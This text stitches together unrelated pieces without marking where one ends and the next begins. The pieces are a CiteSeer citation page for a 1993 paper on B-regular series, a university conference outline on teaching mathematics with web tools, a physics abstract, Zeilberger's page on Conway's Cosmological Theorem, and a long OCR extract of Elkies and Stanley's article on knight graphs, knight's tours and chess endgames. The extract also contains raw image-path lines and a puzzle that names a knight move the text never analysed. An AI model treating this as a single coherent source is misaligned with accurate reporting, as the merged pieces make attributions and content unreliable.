Dumas, P. Algebraic aspects of B-regular series. In Automata, Languages and Programming (July 1993), A. Lingas, R. Karlsson, and S. Carlsson, Eds., vol. 700 of LNCS, Springer Verlag, pp. 457--468. Proceedings of the 20th International Colloquium, ICALP 93, Lund, Sweden, July 1993. http://citeseer.nj.nec.com/dumas93algebraic.html More

```
@inproceedings{ dumas93algebraic,
```

```
author = "Philippe Dumas",
title = "Algebraic Aspects of B-regular Series",
booktitle = "Automata, Languages and Programming",
pages = "457-468",
year = "1993",
url = "citeseer.nj.nec.com/dumas93algebraic.html" }
```

Citations (may not include all citations):

83 Automata-Theoretic Aspects of Formal Power Series (context) - Salomaa, Soittola - 1978
75 Mathematics for the analysis of algorithms (context) - Greene, Knuth - 1981
38 A Handbook of Integer Sequences (context) - Sloane - 1973
18 Mellin transforms and asymptotics: Digital sums - Flajolet, Grabner et al. - 1991
15 volume 12 of EATCS monographs on theoretical computer scienc.. (context) - Berstel, Reutenauer et al. - 1988
14 Automates finis en th'eorie des nombres (context) - Allouche - 1987
12 volume 2 of Encyclopedia of Mathematics and its Applications (context) - Andrews, of - 1976
12 Van der Poorten (context) - Dekking, France - 1982
9 Exact asymptotics of divide--and--conquer recurrences (context) - Flajolet, Golin - 1993
5 Power and exponential sums of digital sums related to binomi.. (context) - Stolarsky - 1977
5 Divide and conquer heuristics for minimum weighted Euclidean.. (context) - Supowit, Reingold - 1983
5 Theoretical Computer Science (context) - Allouche, Shallit et al. - 1992
4 es France, and G. Rauzy. Suites alg (context) - Christol, Kamae et al. - 1980
2 R'ecurrences Mahl'eriennes (context) - Dumas - 1993
1 ebres syntactiques. Master (context) - Reutenauer - 1980

Documents on the same site (http://pauillac.inria.fr/algo/papers/bibgen/algobib.html): **More**

Analytic Combinatorics of Non-crossing Configurations - Flajolet, Noy (1997) (Correct)
The Maximum of a Random Walk and Its Application to.. - Coffman, Flajolet.. (1997) (Correct)
The Analysis of Hybrid Trie Structures - Clément, Flajolet.. (1997) (Correct)

Using Mathematics on the Web and Other Computer Technology to Facilitate Learning

ITL Conference
Tuesday, March 19, 1:45 - 3:15

Ernesto Duran, Instructional Technology Lab
Steven L. Jordan, Mathematics, Statistics, and Computer Science
Jeffrey E. Lewis, Honors College, Mathematics, Statistics, and Computer Science
Clifford E. Tiedemann, Anthropology

Themes:

- communication of mathematics
- computation
- modelling
- visualization
- deduction

Jordan:

- *Blackboard; The Geometer's Sketchpad;* Graphing Calculator

Tiedemann:

- Analysis of spatial data -- visualization, statistical techniques modelling, testing of hypotheses

Lewis:

- *TeX* and more

Steven Jordan: jordan@uic.edu; 996-3307; 327 SEO
Education of teachers of mathematics (from elementary school through university)

a. A few favorite web sites:

- The first place to look -- http://mathforum.org/ the Math Forum (Drexel University; formerly hosted by Swarthmore University; funded by NSF; cited by all math sites, including AMS, MAA)
- Federal agencies with statistical services: http://www.fedstats.gov/agencies/ . This is an annotated bibliography, including Centers for Disease Control and Prevention, Bureau of Labor Statistics, Bureau of the Census, NASA.
- Neil Sloane's *On-Line Encyclopedia of Integer Sequences*: http://www.research.att.com/~njas/sequences/ .
- Chicago Public Schools: http://www.cps.edu/ ; Illinois State Board of Education: http://www.isbe.net/ .
- Stupid math tricks: http://www.cecm.sfu.ca/pi/yapPing.html .

b. Experiences with *Blackboard:* http://courseinfo.edu/ .

- "Practicum: MthT 589" -- threaded discussion; more productive than weekly meetings
- Probability and Statistics -- forced the issue -- good for interim reports on projects
- STEAC -- an idea whose time may never come.

c. *Geometer's Sketchpad:*

- Getting Started -- circumscribed circle
- Perspective drawing: Professor James Heitsch, Lou Ann Tollefson
- Other programs: *Maple, Mathematica, Logo, Excel*

d. Graphing Calculator

- Reform calculus
- Rational function, piecewise linear equation
- parametic equation
- χ^2

Clifford E. Tiedemann, Associate Professor Emeritus of Anthropology; clifft@uic.edu

Using Monte Carlo Methods in the Analysis of Spatial Patterns

The formal statistical material--that which supports part II in the outline below--comes form Ebdon, 1985. *Statistics in Geography*. 2nd ed. Blackwell. Everything else, including all program code, is my own and is distributed to students for use on ICARUS.

I. Introduction
- A. Why do we do this? ...in an attempt to understand spatial processes.
- B. What are spatial processes?
  1. conscious and unconscious "decisions" or documentable sequences of events that give rise to arrangements of things on landscapes
  2. examples: arrangements of points: cities and towns, eagles' nests, partiular tree species, lunar craters; of zones: census-tract data, crime incidences by police district, voting tallies by precinct
  3. arrangements we see are "artifacts" of the processes that gave rise to them
- C. Are there conceptual models of spatial processes?
  1. geography: central place theory
  2. notions of bird-nesting behavior, seed distribution, etc.

II. A quick review of "standard" pattern analytic methods, which involves
- A. having students fabricate two sets of hypothetical datasets
  1. use random number generaters to create point and quadrat data
  2. objectives: get people up and running on ICARUS, thinking in terms of what "random" MIGHT mean, and able to do some editting
- B. develop a real world dataset
  1. use immediately available means to come up with point and quadrat data for an assigned study area
  2. objective: learn some of the methods (and drudgery?) of developing real world data and preparing it for analysis
- C. and process fabricated and real data using a variety of analyses
  1. fixed quadrat methods (with multiple variations for each)
     - a. quadrat counts, single-process models
     - b. mixed-process models
     - c. join count methods
  2. floating quadrat methods
  3. neareast neighbor methods
     - a first and higher order neighbors

c. effects and implications of "biases" and "disturbances"

4. contiguity analysis for (fixed) quadrats
   a. Moran's "I" statistic
   b. Geary's "C" statistic
5. contiguity analysis for points
6. objectives: assess test capabilities, assumptions, formulation of working and null hypotheses, interpretatons, and data requirements

III. Shooting for more than "one-number ouotcomes," as in...

A. tease more information out of nearest neighbor analysis
   1. "standardizing" nearest neighbor distances
   2. size-spacing analysis of central places

B. and out of Geary's "C" statistic.
   1. computations resemble those for Chi-square
   2. contributing terms may lend themselves to K-S testing
   3. develop criteria for contextual evaluations of quadrat values

C. objectives: learn to identify "anomalous" observations and patterns

III. Extentions to "nonstandard" applications, as in...

A. locate potentially viable market centers in rural areas
B. support archeological "prospecting"
C. recognize possible "dispersed cities"
D. devise "geographic taxonomies"
E. objectives: add to existing knowledge and/or guide future research

TeX and More

TeX PDF and Html Document Production

Prof. Jeff E. Lewis
Honors College Associate Dean for Academic Affairs
Professor Emeritus of Mathematics
Tel: (312)355-1304 Honors College: (312)413-2260 Fax: (312) 413-1266
e-mail: jlewis@uic.edu web http://www.math.uic.edu/~lewis/

http://www.math.uic.edu/~lewis/tex/production.pdf
http://www.math.uic.edu/~lewis/tex/production.htm

TeX PDF and Html Document Production

An unusual metallic phase in a chain of strongly interacting particles (Make Corrections)

J. Phys.: Condens. Matter (1997) L561-L567. Printed in the Uk Pii:...

Abstract: . We consider a one-dimensional lattice model with the nearest-neighbour interaction V 1 and the next-nearest-neighbour interaction V 2 with filling factor 1/2 at zero temperature. The particles are assumed to be spinless fermions or hard-core bosons. Using very simple assumptions we are able to predict the basic structure of the insulator--metal phase diagram for this model. Computations of the flux sensitivity support the main features of the proposed diagram and show that the system... (Update)

``Proof of Conway's Lost Cosmological Theorem'' By S. B. Ekhad and D. Zeilberger

(Appeared in Electronic Research Announcement of the Amer. Math. Soc. 3(1997) 78-82.)

Written: May 1, 1997.

Last Update: July 9, 1997.

At this time of writing, we still need human creative geniuses, like John Horton Conway, to DEFINE such marvelous things as surreal numbers and the audioactive sequence 1, 11, 21, 1211, 111221, 312211, ... But given the definition, all the rest can be done by computerkind (with, at present, routine programming still done by humans.) In ref. [C] of the present paper, Conway begs: `Can you find a proof in just a few pages? Please!' (p. 186) If you count pages modulo routine verification and programming, then the present proof is about .1-page-long.

(Plain) .tex version (4 pages)

.dvi version (for previewing)

.ps version

.pdf version

Most importantly, download the Maple package HORTON , without which the present paper makes little sense.

To understand the present paper, you are advised to read first Steve Finch's fascinating essay on Conway's constant..

If you are skeptical, your computer can reproduce the proof by downloading the input file for Cosmo , and after about two weeks (on nice) you should get the output file for Cosmo .

If you want to construct the periodic table ab initio, and at the same time find how each atom splits after it is acted on by Conway's audioactive operator, the relative abundance of each element, the minimal polynomial for Conway's constant lambda, and its value (to 50 digits), all you have to do (assuming that you have maple and HORTON) is run input file for PTlam , and after less than half an hour, you should

get the output file for PTlam .

Back to Doron Zeilberger's List of Papers

Back to Doron Zeilberger's Home Page

The Mathematical Knight

Noam D. Elkies
Richard P. Stanley

Introduction

Much has been said of the affinity between mathematics and chess: two domains of human thought where very limited sets of rules yield inexhaustible depths, challenges, frustrations and beauty. Both fields support a venerable and burgeoning technical literature and attract much more than their share of child prodigies. For all that, the intersection of the two domains is not large. While chess and mathematics may favor similar mindsets, there are few places where a chess player or analyst can benefit from a specific mathematical idea, such as the symmetry of the board and of most pieces' moves (see for instance [24]) or the combinatorial game theory of Berlekamp, Conway, and Guy (as in [4]). Still, when mathematics does find applications in chess, striking and instructive results often arise.

This two-part article shows several such applications that feature the knight and its characteristic $(2,1)$ leap. It is based on portions of a book tentatively entitled *Chess and Mathematics*, currently in preparation by the two authors of this article, that will cover all aspects of the interactions between chess and mathematics. Mathematically, the choice of $(2,1)$ and of the 8×8 board may seem to be a special case of no particular interest, and indeed we shall on occasion indicate variations and generalizations involving other leap parameters and board sizes. But long experience points to the standard knight's move and chessboard size as felicitous choices not only for the game of chess but also for puzzles and problems involving the board and pieces, including several of our examples.

This first part concentrates on puzzles such as the knight's tour. Many of these are clearly mathematical problems in a very thin disguise (for instance, a closed knight's tour is a Hamiltonian circuit on a certain graph $\mathcal{G}$), and can be solved or at least better understood using the terminology and techniques of combinatorics. We also relate a few of these ideas with practical endgame technique (see Diagrams 1ff., 10, 11). The second part shows some remarkable chess problems featuring the knight or knights. Most "practical" chess players have little patience for the art of chess problems, which has evolved a long way from its origins in instructive exercises. But the same formal concerns that may deter the over-the-board player give some problems a particular appeal to mathematicians. For instance, we will exhibit a position, constructed by P. O'Shea and published in 1989, where White, with only king and knight, has just one way to force mate in 48 (the current record). We also show the longest known legal game of chess that is determined completely by its last move (discovered by Rösler in 1994) — which happens to be checkmate by promotion to a knight.

Algebraic notation.
We assume that the reader is familiar with the rules of chess, but require very little knowledge of chess strategy. (The reader who knows, or is willing to accept as intuitively obvious, that king and queen win against king or even king and knight if there is no immediate draw, will have no difficulty following the analysis.) The reader will, however, have to follow the notation for chess moves, either by visualizing the moves on the diagram or by setting up the position on the board. Several notation systems have been used; the most common one nowadays, and the one we use here, is "algebraic notation", so called because of the coordinate system used to name the squares of the board. In the remaining paragraphs of this introductory section we outline this notation system. Readers already fluent in algebraic notation may safely skip ahead to Section 1.


Each square on the 8×8 board is uniquely determined by its row and column, called "rank" and "file" respectively. The ranks are numbered from 1 to 8, the files named by letters a through h. In the initial array, ranks 1 and 2 are occupied by White's pieces and pawns, ranks 8 and 7 by Black's, both queens are on the d-file, and both kings on the e-file. Thus, viewed from White's side of the board (as are all the diagrams in this article), the ranks are numbered from bottom to top, the files from left to right. We name a square by its column followed by the row; for instance, the White king in Diagram 1 below is at d2. Each of the six kinds of chessmen is referred to by a single letter, usually its initial: K, Q, R, B, P are king, queen, rook, bishop, and pawn (often lower-case p is seen for pawn). We cannot use the initial letter for the knight because K is already the king, so we use its phonetic initial, N for kNight. For instance, Diagram 1 can be described as: White Kd2, Black Ka1, Nf2, Pa2, Pc2. To notate a chess move we name the piece and its destination square, interpolating "×" if the move is a capture. For pawn moves the P is usually suppressed; for pawn captures, it is replaced by the pawn's file. Thus in Diagram 11, Black's pawn moves are notated a2 and a×b2 rather than Pa2 and P×b2. We follow a move by "+" if it gives check, and by "!" or "?" if we regard it as particularly strong or weak. In some cases "!" is used to indicate a thematic move, i.e., a move that is essential to the "theme" or main point of the problem. As an aid to following the analysis, moves are numbered consecutively, from the start of the game or from the diagram. For instance, we shall begin the discussion of Diagram 1 by considering the possibility "1.K×c2 Nd3!". Here "1" indicates that these are White's and Black's first moves from the diagram; "K×c2" means that the White king captures the unit on c2; and "Nd3!" means that the Black knight moves to the unoccupied square d3, and that this is regarded as a strong move (the point here being that Black prevents 2.Kc1 even at the cost of letting White capture the knight). When analysis begins with a Black move, we use "..." to represent the previous White move; thus "1 ... Nd3!" is the same first Black move.

A few further refinements are needed to subsume promotion and castling, and to ensure that every move is uniquely specified by its notation. For instance, if Black were to move first in Diagram 1 and promoted his c2-pawn to a queen (giving check), we would write this as 1 ... c1Q+, or more likely 1 ... c1Q+?, because we shall see that after 2.K×c1 White can draw. Short and long castling are notated 0-0 and 0-0-0 respectively. If the piece and destination square do not specify the move uniquely, we also give the departure square's file, rank, or both. An extreme example: Starting from Diagram 9, "Nb1" uniquely specifies a move of the c3 knight. But to move it to d5 we would write "Ncd5" (because other knights on the b- and f-files could also reach d5); to a4, "N3a4" (not "Nca4" because of the knight on c5); and to e4, "Nc3e4" (why?).

1 A chess endgame

We begin by analyzing a relatively simple chess position (Diagram 1 below). This may look like an endgame from actual play, but is a composed position — an "endgame study" — created (by NDE) to bring the key point into sharper focus.

Diagram 1



White to move

White, reduced to bare king, can do no better than draw, and even that with difficulty: Black will surely win if either pawn safely promotes to a queen. A natural try is 1.K×c2, eliminating one pawn and imprisoning two of Black's remaining three men in the corner. But 1 ... Nd3! breaks the blockade (Diagram 2a). Black threatens nothing but controls the key square c1. The rules of chess do not allow White to pass the move; unable to go to c1, the king must move elsewhere and release Black's men. After 2.K×d3 (or any other move) Kb1 followed by 3 ... a1Q, Black wins easily.

Diagram 2a





Diagram 2b



Returning to Diagram 1, let us try instead 1.Kc1! This still locks in the Black Ka1 and Pa2, and prepares to capture the Pc2 next move, for instance 1 ... Nd3+ 2.K×c2, arriving at Diagram 2a with Black to move. White has in effect succeeded in passing the move to Black by taking a detour from d2 to c2. Now it is Black who cannot pass, and any move restores the White king's access to c1. For instance, play may continue 2 ... Nb4+ 3.Kc1, reaching Diagram 2b. Black is still bottled up. If it were White to move in Diagram 2b, White would have to release Black with Kd1 or Kd2 and lose; but again Black must move and allow White back to c2, for instance 3 ... Nd3+ 4.Kc2 and we are back at Diagram 2a.

So White does draw — at least if Black obligingly shuttles the knight between d3 and b4 to match the White king's oscillations between c1 and c2. But what if Black tries to improve on this? While the king is limited to those two squares, the knight can roam over almost the entire board. For instance, from Diagram 2a Black might bring the knight to the far corner in m moves, reaching a position such as Diagram 3a, and then back to d3 in n moves. If $m + n$ is odd, then Black will win since it will be White's turn to move. Instead of d3, Black can aim for b3 or e2, which also control c1; but each of these is two knight moves away from d3, so we get an equivalent parity condition. Alternatively, Black might try to reach b4 from d3 in an *even* number of moves, to reach Diagram 2b with White to move; and again Black could aim for another square that controls c2. But each of these squares is one or three knight moves away from d3, so again would yield a closed path of odd length through d3.

Can Black thus pass the move back to White? For that matter, what should White do in Diagram 3b? Does either Kc1 or K×c2 draw, or is White lost regardless of this choice?

Diagram 3a





Diagram 3b



White to move

The outcome of Diagram 2a thus hinges on the answer to the following problem in graph theory:

Let $\mathcal{G} = \mathcal{G}_{8,8}$ be the graph whose vertices are the 64 *squares of the* 8×8 *chessboard and whose edges are the pairs of squares joined by a knight's move. Does $\mathcal{G}$ have a cycle of odd length through d3?*

Likewise White's initial move in Diagram 3b and the outcome of this endgame comes down to the related question concerning the same graph $\mathcal{G}$:

What are the possible parities of lengths of paths on $\mathcal{G}$ from h8 to c1 or c2?

The answers result from the following basic properties of $\mathcal{G}$:

Lemma. *(i) The graph $\mathcal{G}$ is connected. (ii) The graph is bipartite, the two parts comprising the* 32 *light squares and* 32 *dark squares of the chessboard.*

Proof: Part (i) is just the familiar fact that a knight can get from any square on the chessboard to any other square. Part (ii) amounts to the observation that every knight move connects a light and a dark square.

Corollaries. 1) There are no knight cycles of odd length on the chessboard. 2) Two squares

of the same color are connected by knight-move paths of even length but not of odd length; two square of opposite color are connected by knight-move paths of odd length but not of even length.

We thus answer our chess questions: White draws both Diagram 1 and Diagram 3b by starting with Kc1. More generally, for any initial position of the Black knight, White chooses between c1 and c2 by moving to the square of the same color as the one occupied by the knight.


REMARK. Our analysis would reach the same conclusions if the Black pawn on c2 were removed from Diagrams 1 and 3b; we included this superfluous pawn only as bait to make the wrong choice of c2 more tempting.

Puzzle 1. For which rectangular boards (if any) does part (i) or (ii) of the Lemma fail? That is, which $\mathcal{G}_{m,n}$ are not connected, or not bipartite? (All puzzles and all diagrams not explicated in the text have solutions at the end of this article.)

Knight's tours and the Thirty-Two Knights

The graph $\mathcal{G}$ arises often in problems and puzzles involving knights. For instance, the perennial knight's tour puzzle asks in effect for a Hamiltonian path on $\mathcal{G}$; a "re-entrant" or "closed" knight's tour is just a Hamiltonian circuit. The existence of such tours is classical — even Euler spent some time constructing them, finding among others the following elegant centrally symmetric tour (from [9, p. 191]):

Diagram 4




a closed knight's tour constructed by Euler

The extensive literature on knight's tours includes many examples, which, when numbered along the path from 1 to 64, yield semi-magic squares (all row and column sums equal 260), sometimes with further "magic" properties, but it is not yet known whether a fully magic knight's tour (one with major diagonals as well as rows and columns summing to 260), either open or closed, can exist.

More generally, we may ask for Hamiltonian circuits on $\mathcal{G}_{m,n}$ for other m, n; that is, for closed knight's tours on other rectangular chessboards. A necessary condition is that $\mathcal{G}_{m,n}$ be a connected graph with an even number of vertices. Hence we must have $2|mn$ and both m, n at least 3 (cf. Puzzle 1). But not all $\mathcal{G}_{m,n}$ satisfying this condition admit Hamiltonian circuits. For instance, one easily checks that $\mathcal{G}_{3,4}$ is not Hamiltonian. Nor are $\mathcal{G}_{3,6}$ and $\mathcal{G}_{3,8}$,

but $\mathcal{G}_{3,10}$ has a Hamiltonian circuit, as does $G_{3,n}$ for each even $n > 10$. For instance, the next diagram shows a closed knight's tour on the 3×10 board:

Diagram 5




a closed knight's tour on the 3×10 board

There are sixteen such tours (ignoring the board symmetries). More generally, enumerating the closed knight's tours on a $3 \times (8 + 2n)$ board yields a sequence 16, 176, 1536, 15424, ... satisfying a constant linear recursion of degree 21 that was obtained independently by Knuth and NDE in April, 1994. See [23, Sequence A070030]. In 1997, Brendan McKay first computed that there are 13267364410532 (more than 1.3×10^{13}) closed knight's tours on the 8×8 board ([19]; see also [23, Sequence A001230],[26]).

We return now from enumeration to existence. After $\mathcal{G}_{3,n}$ the next case is $\mathcal{G}_{4,n}$. This is trickier: the reader might try to construct a closed knight's tour on a 4×11 board, or to prove that none exists. We answer this question later.


What of maximal cliques and cocliques on $\mathcal{G}$? A clique is just a collection of pairwise defending (or attacking) knights. Clearly there can be no more than two knights, again because $\mathcal{G}$ is bipartite: two squares of the same color cannot be a knight's move apart, and any set of more at least three squares must include two of the same color. Cocliques are more interesting: how many pairwise *non*attacking knights can the chessboard accommodate?[1] We follow Golomb ([21], via M. Gardner [9, p. 193]). Again the fact that $\mathcal{G}$ is bipartite suggests the answer (Diagram 6):

Diagram 6



32 mutually nonattacking knights

Diagram 7



A one-factor in $\mathcal{G}$

It is not hard to see that we cannot do better: the 64 squares may be partitioned into 32 pairs each related by a knight move, and then at most one square from each pair can be

[1] Burt Hochberg jokes (in [11, p. 5], concerning the analogous problem for queens) that the answer is 64, all White pieces or all Black: pieces of the same color cannot attack each other! Of course this joke, and similar jokes such as crowding several pieces on a single square, are extraneous to our analysis.


used. See Diagram 7. This is Patenaude's solution in [21]. Such a pairing of $\mathcal{G}$ is called a "one-factor" in graph theory. Similar one-factors exist on all $\mathcal{G}_{m,n}$ when $2|mn$ and m, n both exceed 2; they can be used to show that in general a knight coclique on an $m \times n$ board has size at most $mn/2$ for such m, n.

Puzzle 2. What happens if m, n are both odd, or if $m \leq 2$ or $n \leq 2$?

Are Diagram 6 and its complement the only maximal cocliques? Yes, but this is harder to show. One elegant proof, given by Greenberg in [21], invokes the existence of a closed knight's tour, such as Euler's Diagram 4. In general, on a circuit of length $2M$ the only sets of M pairwise nonadjacent vertices are the set of even-numbered vertices and the set of odd-numbered ones on the circuit. Here $M = 32$, and the knight's tour in effect embeds that circuit into $\mathcal{G}$, so *a fortiori* there can be at most two cocliques of size M on $\mathcal{G}$ — and we have already found them both!

Of course this proof applies equally to any board with a closed knight's tour: on any such board the light- and dark-squared subsets are the only maximal cocliques. Conversely, a board for which there are further maximal cocliques cannot support a closed knight's tour. For example, any $4 \times n$ board has a mixed-color maximal coclique, as illustrated for $n = 11$ in the next diagram:

Diagram 8



a third maximal knight coclique on the 4×11 board

This yields possibly the cleanest proof that *there is no closed knight's tour on a $4 \times n$ board for any n.* (According to Jelliss [14], this fact was known to Euler and first proved by C. Flye Sainte-Marie in 1877; Jelliss attributes the above clean proof to Louis Posa.)

Warning: the existence of a closed knight's tour is a sufficient but not necessary condition for the existence of only two maximal knight cocliques. It is known that an $m \times n$ board supports a closed tour if and only if its area mn is an even integer > 24 and neither m nor n is 1, 2, or 4. In particular, as noted above there are no closed knight's tours on the 3×6 and 3×8 boards, though as it happens on each of these boards the only maximal knight cocliques are the two obvious monochromatic ones.


More about $\mathcal{G}$: Domination number, girth, and the knight metric

Another classic puzzle asks: how many knights does it take to either occupy or defend every square on the board? In graph theory parlance this asks for the "domination number" of $\mathcal{G}$.[2]

[2]This terminology is not entirely foreign to the chess literature: A piece is said to be "dominated" when it can move to many squares but will be lost on any of them. (The meaning of "many" in this definition is not precise because domination is an artistic concept, not a mathematical one.) The introduction of this term into the chess lexicon is attributed to Henri Rinck ([12, p. 93], [16, p. 151]). The task of constructing economical domination positions, where a few chessmen cover many squares, has a pronounced combinatorial flavor; the great composer of endgame studies G.M. Kasparyan devoted an entire book to the subject, *Domination in 2545 Endgame Studies*, Progress Publishers, Moscow, 1980.

For the standard 8×8 board, the following symmetrical solution with 12 knights has long been known:

Diagram 9



All unoccupied squares controlled


Puzzle 3. Prove that this solution is unique up to reflection.

The knight domination number for chessboards of arbitrary size is not known, not even asymptotically. See [9, Ch.14] for results known at the time for square boards of order up to 15, most dating back to 1918 [1, Vol.2, p. 359]. If we ask instead that every square, occupied or not, be defended, then the 8×8 chessboard requires 14 knights. On an $m \times n$ board, at least $mn/8$ knights are needed since a knight defends at most 8 squares.

Puzzle 4. Prove that $mn/8 + O(m + n)$ knights suffice. HINT: treat the light and dark squares separately.


We already noted that $\mathcal{G}$, being bipartite, has no cycles of odd length. (We also encountered the non-existence of 3-cycles as "$\mathcal{G}$ has no cliques of size 3".) Thus the girth (minimal cycle length) of $\mathcal{G}$ is at least 4. In fact the girth is exactly 4, as shown for instance in Diagram 10.

Diagram 10



White to move draws

Diagram 10a



After 2 Nd3!

This square cycle is important to endgame theory: a White knight traveling on the cycle can

prevent the promotion of the Black pawn on a3 supported by its king. To draw this position White must either block the pawn or capture it, even at the cost of the knight. The point is seen after 1.Nb4 Kb3 2.Nd3! (reaching Diagram 10a) a2 3.Nc1+!, "forking" king and pawn and giving White time for 4.N×a2 and a draw. On other Black moves from Diagram 10a White resumes control of a2 with 3.Nc1 or 3.Nb4; for instance 2 ... Kc2 3.Nb4+ or 2 ... Kc3 3.Nc1 Kb2 (else Na2+) 4.Nd3+! etc. Note that the White king was not needed. [3]


Puzzle 5. Construct a position where this Nd5 resource is White's only way to draw.

